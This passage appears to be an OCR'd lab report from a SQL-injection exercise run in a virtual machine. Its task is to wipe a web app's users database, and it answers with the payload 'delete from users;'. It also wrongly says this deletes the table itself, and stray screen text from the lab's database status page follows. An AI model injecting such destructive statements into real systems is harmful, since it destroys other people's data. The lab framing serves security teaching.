


6. **Wipe the users database. In this task, you should delete all user accounts. After successfully deleting all users, you should not be able to login using any account. Tip: use sql statements that remove tables.**

   The following script can be injected to delete the users table:
   `delete from users;`



After that script is executed, the users table gets deleted.


SQLi-vm32 [Running] - Oracle VM VirtualBox
DB Status
localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandproducts
Products
Code Description Price
ID firstName lastName email password
Back to Login
Restore user and product Database to their original status
Mouse integration ...
Auto capture keyboard ...